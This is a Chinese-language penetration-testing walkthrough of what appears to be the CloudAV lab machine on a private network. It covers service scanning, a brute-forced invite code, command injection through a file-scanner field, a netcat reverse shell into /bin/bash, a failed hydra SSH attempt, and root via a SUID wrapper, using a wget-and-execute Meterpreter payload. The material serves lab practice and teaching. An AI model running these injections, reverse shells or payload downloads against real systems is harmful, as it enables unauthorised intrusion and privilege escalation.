信息收集

服務發現:

```
┌──(root💀 kali)-[~]
└─# nmap -Pn -n -sT -sV -v 192.168.56.109                                  130 ×
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-29 14:09 EST
NSE: Loaded 45 scripts for scanning.
Initiating Connect Scan at 14:09
Scanning 192.168.56.109 [1000 ports]
Discovered open port 8080/tcp on 192.168.56.109
Discovered open port 22/tcp on 192.168.56.109
Completed Connect Scan at 14:09, 0.07s elapsed (1000 total ports)
Initiating Service scan at 14:09
Scanning 2 services on 192.168.56.109
Completed Service scan at 14:09, 6.02s elapsed (2 services on 1 host)
NSE: Script scanning 192.168.56.109.
Initiating NSE at 14:09
Completed NSE at 14:09, 0.03s elapsed
Initiating NSE at 14:09
Completed NSE at 14:09, 0.01s elapsed
Nmap scan report for 192.168.56.109
Host is up (0.0013s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
8080/tcp open  http    Werkzeug httpd 0.14.1 (Python 2.7.15rc1)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.45 seconds
```

有價值端口:Httpd

去前端查看,源碼也沒發現,

可以考慮對這個參數進行注入---1.sql注入(可以實現),2.密碼破解


先留著,看看有沒有什麼有價值的目錄

目錄發現

```
┌──(root💀 kali)-[~]
└─# dirsearch -u http://192.168.56.109:8080/

v0.4.1

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10877

Output File: /root/.dirsearch/reports/192.168.56.109/_21-11-29_14-16-23.txt

Error Log: /root/.dirsearch/logs/errors-21-11-29_14-16-23.log

Target: http://192.168.56.109:8080/

[14:16:23] Starting:
[14:16:41] 200 -    2KB - /console
[14:16:48] 405 -  178B  - /login
[14:16:50] 405 -  178B  - /output

Task Completed
```

看起來login比較有價值


login頁面嘗試




Method Not Allowed

The method is not allowed for the requested URL.

用burp去改method




缺少password字段,那麼補上



嘗試密碼爆破->成功


console頁面嘗試



用已經獲取的密碼password嘗試登錄,結果不正確,那麽我們的思路就是**先通過獲取到密碼才能獲取到shell;**->需要根據密碼才能嘗試


output頁面嘗試

也沒收穫



回到login頁面嘗試密碼破解


密碼嘗試



成果獲取到了密碼


有重定向

登錄成功!



點擊掃描,發現了sql文件,是不是要考慮sql注入?

同時還發現了nc,如果可以直接操作nc,那麼我們就可以獲得shell



威脅建模

掃描嘗試sql注入

嘗試特殊字符注入，有反應;----注入失敗

業務代重構


殺毒軟甲乾的事大概是這個指令:

```
scanner file
```

那麽我們可以嘗試用 ;和| 嘗試命令執行

輸入命令:

```
hello ; id
```




漏洞利用

發現可以成功,那麽我們只需要讓shellcode打開即可;

這裏對方內置了netcat,不過既然對方有python,**那麽我們可以用msf獲得反彈shell**

1.通過msf獲得shell

通過msf鏈接上,**但是沒有root權限**,發現如下文件



下載數據庫文件

1.通過nc獲得鏈接

查看是否有nc

```
which nc
```

```
hello | nc 10.0.2.7 3333 | /bin/bash | nc 10.0.2.7 4444
```

nc 10.0.2.7 3333 會如作爲輸入給到 /bin/bash

之後結果會給4444端口

2.查看數據庫文件

通過file命令查看文件詳細信息

```
$ ls -l
ls -l
total 16
-rw-rw-r-- 1 scanner scanner 1550 Oct 24  2018 app.py
-rw-r--r-- 1 scanner scanner 2048 Oct 21  2018 database.sql
drwxrwxr-x 2 scanner scanner 4096 Oct 21  2018 samples
drwxrwxr-x 2 scanner scanner 4096 Oct 21  2018 templates
$ file database.sql
file database.sql
database.sql: SQLite 3.x database, last written using SQLite version 3011000
$
```

數據庫是sqlite,不過目標主機上沒有sqlite,於是我們拖到本機查看

```
┌──(root💀 kali)-[~]
└─# sqlite3
SQLite version 3.36.0 2021-06-18 18:36:39
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> .open database.sql
sqlite> ?
   ...> ;
Error: near "?": syntax error
sqlite> help?
   ...> ;
Error: near "help": syntax error
sqlite> .database
main: /root/database.sql r/w
sqlite> .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE `code` (
        `password`      TEXT
);
INSERT INTO code VALUES('myinvitecode123');
INSERT INTO code VALUES('mysecondinvitecode');
INSERT INTO code VALUES('cloudavtech');
INSERT INTO code VALUES('mostsecurescanner');
COMMIT;
sqlite>
```

打開sqlite

打開對應的db文件

打開數據庫

顯示數據庫

我們懷疑這些是某個ssh的賬號和密碼

3.尋找能夠登錄的賬號

```
$ cat /etc/passwd | grep /bin/bash
cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
cloudav:x:1000:1000:cloudav:/home/cloudav:/bin/bash
scanner:x:1001:1001:scanner,,,:/home/scanner:/bin/bash
$
```

```
cat /etc/passwd | grep /bin/bash
```

4.登錄爆破嘗試

賬號密碼分別放入userlist passwdlist

```
┌──(root💀 kali)-[~]
└─# vim userlist

┌──(root💀 kali)-[~]
└─# touch passwdlist

┌──(root💀 kali)-[~]
└─# vim passwdlist
┌──(root💀 kali)-[~]
└─# hydra -L userlist -P passwdlist ssh://192.168.56.109
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military
or secret service organizations, or for illegal purposes (this is non-binding, these **
* ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-29 16:25:24
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
 to reduce the tasks: use -t 4
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:3/p:4), ~1 try pe
r task
[DATA] attacking ssh://192.168.56.109:22/
1 of 1 target completed, 0 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until en
d.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-29 16:25:26
```

但是結果失敗

5.再次信息收集

```
$ ls -la
ls -la
total 60
drwxr-xr-x 6 scanner scanner 4096 Oct 24  2018 .
drwxr-xr-x 4 root    root    4096 Oct 21  2018 ..
-rw------- 1 scanner scanner    5 Oct 24  2018 .bash_history
-rw-r--r-- 1 scanner scanner  220 Oct 21  2018 .bash_logout
-rw-r--r-- 1 scanner scanner 3771 Oct 21  2018 .bashrc
drwx------ 2 scanner scanner 4096 Oct 21  2018 .cache
drwxrwxr-x 4 scanner scanner 4096 Oct 24  2018 cloudav_app
drwx------ 3 scanner scanner 4096 Oct 21  2018 .gnupg
drwxrwxr-x 3 scanner scanner 4096 Oct 21  2018 .local
-rw-r--r-- 1 scanner scanner  807 Oct 21  2018 .profile
-rw-rw-r-- 1 scanner scanner   66 Oct 21  2018 .selected_editor
-rwsr-xr-x 1 root    scanner 8576 Oct 24  2018 update_cloudav
-rw-rw-r-- 1 scanner scanner  393 Oct 24  2018 update_cloudav.c
$
```

實際滲透時候有必要看看bash目錄歷史文件

6.通過SUID位來提權

```
ls -la
total 60
drwxr-xr-x 6 scanner scanner 4096 Oct 24  2018 .
drwxr-xr-x 4 root    root    4096 Oct 21  2018 ..
-rw------- 1 scanner scanner    5 Oct 24  2018 .bash_history
-rw-r--r-- 1 scanner scanner  220 Oct 21  2018 .bash_logout
-rw-r--r-- 1 scanner scanner 3771 Oct 21  2018 .bashrc
drwx------ 2 scanner scanner 4096 Oct 21  2018 .cache
drwxrwxr-x 4 scanner scanner 4096 Oct 24  2018 cloudav_app
drwx------ 3 scanner scanner 4096 Oct 21  2018 .gnupg
drwxrwxr-x 3 scanner scanner 4096 Oct 21  2018 .local
-rw-r--r-- 1 scanner scanner  807 Oct 21  2018 .profile
-rw-rw-r-- 1 scanner scanner   66 Oct 21  2018 .selected_editor
-rwsr-xr-x 1 root    scanner 8576 Oct 24  2018 update_cloudav
-rw-rw-r-- 1 scanner scanner  393 Oct 24  2018 update_cloudav.c
$
```

注意到這文件的owner是root,而且有標記位suid

需要知道一點:

某個**可執行**文件**有suid位**,那麽一旦他執行無論當前處於哪個用戶,我們都會處於root權限下

這時候我們的攻擊思路就是:

如果我們可以通過**命令注入的方法來執行這個文件**,那麽我們就可以獲得root權限

源碼閱讀

```
$ cat update_cloudav.c
cat update_cloudav.c
#include <stdio.h>

int main(int argc, char *argv[])
{
char *freshclam="/usr/bin/freshclam";

if (argc < 2){
printf("This tool lets you update antivirus rules\nPlease supply command line arguments for fresh
clam\n");
return 1;
}

char *command = malloc(strlen(freshclam) + strlen(argv[1]) + 2);
sprintf(command, "%s %s", freshclam, argv[1]);
setgid(0);
setuid(0);
system(command);
return 0;

}
$
```

得知目標需要一個參數,既然目標用了system函數,那麽我們依舊用分號來進行命令獲取

切換shell的模式為linux,然後對參數進行注入

```
ls -l
total 20
drwxrwxr-x 4 scanner scanner 4096 Oct 24  2018 cloudav_app
-rwsr-xr-x 1 root    scanner 8576 Oct 24  2018 update_cloudav
-rw-rw-r-- 1 scanner scanner  393 Oct 24  2018 update_cloudav.c
$ ./update_cloudav "a;wget -qO 6oy73q8h --no-check-certificate http://192.168.56.110:8081/R6mo3SP
dD; chmod +x 6oy73q8h; ./6oy73q8h& disown"
./update_cloudav "a;wget -qO 6oy73q8h --no-check-certificate http://192.168.56.110:8081/R6mo3SPdD
; chmod +x 6oy73q8h; ./6oy73q8h& disown"

[*] 192.168.56.109   web_delivery - Delivering Payload (250 bytes)
[*] Sending stage (3012548 bytes) to 192.168.56.109
[*] Meterpreter session 5 opened (192.168.56.110:4445 → 192.168.56.109:48780 ) at 2021-11-29 16:
59:05 -0500
ERROR: /var/log/clamav/freshclam.log is locked by another process
ERROR: Problem with internal logger (UpdateLogFile = /var/log/clamav/freshclam.log).
sh: 1: disown: not found
$ ^C
Terminate channel 9? [y/N]  y
meterpreter > background
[*] Backgrounding session 1 ...
```

獲得root權限

```
[*] Backgrounding session 1 ...
msf6 exploit(multi/script/web_delivery) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  1         meterpreter python/linux scanner @ cloudav    192.168.56.110:4444 → 192.168.56.1
                                                          09:38356  (192.168.56.109)
  2         meterpreter python/linux scanner @ cloudav    192.168.56.110:4444 → 192.168.56.1
                                                          09:38360  (192.168.56.109)
  3         meterpreter python/linux scanner @ cloudav    192.168.56.110:4444 → 192.168.56.1
                                                          09:38364  (192.168.56.109)
  4         meterpreter python/linux scanner @ cloudav    192.168.56.110:4444 → 192.168.56.1
                                                          09:38368  (192.168.56.109)
  5         meterpreter x64/linux    root @ cloudav.local 192.168.56.110:4445 → 192.168.56.1
                                                          09:48780  (192.168.56.109)

msf6 exploit(multi/script/web_delivery) > sessions -i 5
```

總結：